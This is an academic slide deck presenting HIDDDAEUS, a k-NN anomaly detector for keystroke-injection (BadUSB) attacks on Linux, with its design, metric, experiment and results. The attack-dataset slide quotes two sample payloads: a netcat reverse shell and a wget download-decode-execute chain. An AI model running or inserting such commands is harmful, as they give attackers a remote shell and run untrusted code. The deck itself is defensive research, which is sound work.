# Using Pattern Recognition to Detect Attacks from Human Interface Devices

Zachary Sisco

CEG 6420

December 2, 2016

# The Problem




Figure 1: Illustration of USB enumeration where the host discovers information about the device and loads the interfaces the device requires. (Figure from [Tian et al., 2015])

# The Problem

Figure 2: The Rubber Ducky penetration testing device from Hak5. (source: `https://hakshop.com/collections/usb-rubber-ducky/products/usb-rubber-ducky-deluxe`)

# Why is this a problem?

- Registering as a Human Interface Device (HID) bypasses OS protections that prevent the device from "auto-running."
- Hard to verify that USB device registers as something different than what it is.

# The Project

- Current methods enforce device policies based on user expectations.
- This project uses pattern recognition techniques to detect attacks from USB devices covertly acting as a HID.

# Solution Criteria (1)

## (1) Automated; no user interaction.

- Users are a weak point for protection.
- 45%–98% chance that a dropped USB flash drive will be picked up and plugged in [Tischer et al., 2016].
- Previous studies such as [Tian et al., 2015] require user interaction for attack prevention.

# Solution Criteria (2)

(2) Not limited by class of USB device or attack payload.

Figure 3: Variety of USB devices susceptible to *BadUSB* attacks.

- Previous studies such as [Yang et al., 2016, Maskiewicz et al., 2014] are limited to specific devices.

# Solution Criteria (2)

(2) Not limited by class of USB device or attack payload.

- Previous studies also limited by using signature-based detection [Angel et al., 2016, Maskiewicz et al., 2014] or only mitigating one class of attack [Neugschwandtner et al., 2016].

# Solution Criteria (3)

(3) Capable of detection on any Linux-based host.

- Standard system libraries.
- No kernel modifications
  [Tian et al., 2015, Neugschwandtner et al., 2016].

# Solution Design

## HIDDDAEUS

Human Interface Device Daemon for Detecting Anomalous Exploits in User Space.




Figure 4: System design for HIDDDAEUS.

# Anomaly Detection

## $k$-Nearest Neighbors ($k$-NN)

- Instance-based learning algorithm.
- Given an unknown sequence of signals:
  - Calculate similarity metric between each training data point and the unknown sample.
  - Calculate the mean similarity of the $k$-closest data points.
  - If the mean similarity is below a heuristic threshold, then the sample is anomalous.
  - Else, the sample is labeled "normal".

# Anomaly Detection

## Cosine Similarity Metric

$$sim(X, D_j) = \frac{\sum_{t_i \in (X \cap D_j)} x_i \times d_{ij}}{\|X\|_2 \times \|D_j\|_2}$$

where $X$ is an unknown sample; $D_j$ is the $j$th training data point; $t_i$ is a sequence shared by $X$ and $D_j$; $x_i$ is the weight of sequence $t_i$ in $X$ determined by frequency; $d_{ij}$ is the weight of the sequence $t_i$ in training data point $D_j$; $\|X\|_2$ is the norm of $X$; and $\|D_j\|_2$ is the norm of $D_j$.

# Solution Design

## Hidddaeus

Satisfies all 3 solution criteria.




Figure 5: System design for Hidddaeus.

# Experiment Design

## Normal Data Set

- Command histories of 9 UNIX computer users at Purdue University over the course of 2 years[1].
- E.g.

```
cd <1>
ls -laF | more
cat <3> > <1>
exit
```

[1] https://archive.ics.uci.edu/ml/datasets/UNIX+User+Data

# Experiment Design

## Attack Data Set

- Payloads mined from git repositories that post source code of *BadUSB* exploits.
- Types of payloads: reverse shell, inject malicious scripts, download and execute malicious scripts.
- E.g.

```
rm /tmp/f ; mkfifo /tmp/f ; cat /tmp/f
| /bin/sh -i 2>&1 | nc 10.0.0.1 1234 >
/tmp/f ; exit

wget -O http://url.stuff /tmp/pay ;
xxd -r -p /tmp/pay /tmp/payload ;
chmod +x /tmp/payload ; /tmp/payload & ; exit
```

# Experiment Design

## Setup

- Samples delivered from a Teensy 2.0 microcontroller to a host running Debian Linux with HIDDDAEUS.
- Run for each of the 9 users:
  - The "Normal" Data Set is split 70%/15%/15% between training, test, and validation sets.
  - "Attack" data points are added to validation set for anomaly detection.

# Results

| User | Accuracy | Precision | F Measure | TPR | TNR |
|---|---|---|---|---|---|
| 0 | 0.872 | 0.875 | 0.927 | 0.987 | 0.312 |
| 1 | 0.850 | 0.853 | 0.915 | 0.985 | 0.250 |
| 2 | 0.906 | 0.910 | 0.949 | 0.991 | 0.312 |
| 3 | 0.795 | 0.846 | 0.880 | 0.916 | 0.250 |
| 4 | 0.921 | 0.918 | 0.957 | 1.000 | 0.250 |
| 5 | 0.864 | 0.885 | 0.922 | 0.962 | 0.375 |
| 6 | 0.957 | 0.965 | 0.978 | 0.991 | 0.187 |
| 7 | 0.935 | 0.942 | 0.965 | 0.990 | 0.250 |
| 8 | 0.937 | 0.940 | 0.967 | 0.995 | 0.062 |

Table 1: *k*-NN HID-based attack detection performance across all 9 user profiles. TPR = True Positive Rate. TNR = True Negative Rate.

# Results

| | | Predicted | |
|---|---|---|---|
| | | **Benign** | **Malicious** |
| Actual | **Benign** | 112 | 1 |
| | **Malicious** | 11 | 5 |

Table 2: Confusion Matrix for User 2 using $k$-NN HID-based attack detection.

# Analysis

## Improvements

- Complex machine learning techniques that weigh the sequence and order of HID signals.
- Only detects; can use virtualization to contain untrusted devices and mitigate harm [Tian et al., 2015, Angel et al., 2016].

# References I


Angel, S., Wahby, R. S., Howald, M., Leners, J. B., Spilo, M., Sun, Z., Blumberg, A. J., and Walfish, M. (2016).
Defending against malicious peripherals with Cinch.
In *25th USENIX Security Symposium (USENIX Security 16)*, pages 397–414, Austin, TX. USENIX Association.

Maskiewicz, J., Ellis, B., Mouradian, J., and Shacham, H. (2014).
Mouse trap: Exploiting firmware updates in USB peripherals.
In *8th USENIX Workshop on Offensive Technologies (WOOT 14)*, San Diego, CA. USENIX Association.

Neugschwandtner, M., Beitler, A., and Kurmus, A. (2016).
A transparent defense against USB eavesdropping attacks.
In *Proceedings of the 9th European Workshop on System Security*, EuroSec '16, pages 6:1–6:6, New York, NY, USA. ACM.

# References II


Tian, D. J., Bates, A., and Butler, K. (2015).
Defending against malicious USB firmware with GoodUSB.
In *Proceedings of the 31st Annual Computer Security Applications Conference*, ACSAC 2015, pages 261–270, New York, NY, USA. ACM.

Tischer, M., Durumeric, Z., Foster, S., Duan, S., Mori, A., Bursztein, E., and Bailey, M. (2016).
Users really do plug in USB drives they find.
In *37th IEEE Symposium on Security and Privacy, San Jose, CA*, pages 306–319. IEEE Computer Society.

Yang, B., Qin, Y., Zhang, Y., Wang, W., and Feng, D. (2016).

TMSUI: A trust management scheme of USB storage devices for industrial control systems.
In *Information and Communications Security: 17th International Conference, ICICS 2015, Beijing, China,*

# References III

*December 9-11, 2015, Revised Selected Papers*, pages 152–168. Springer International Publisher.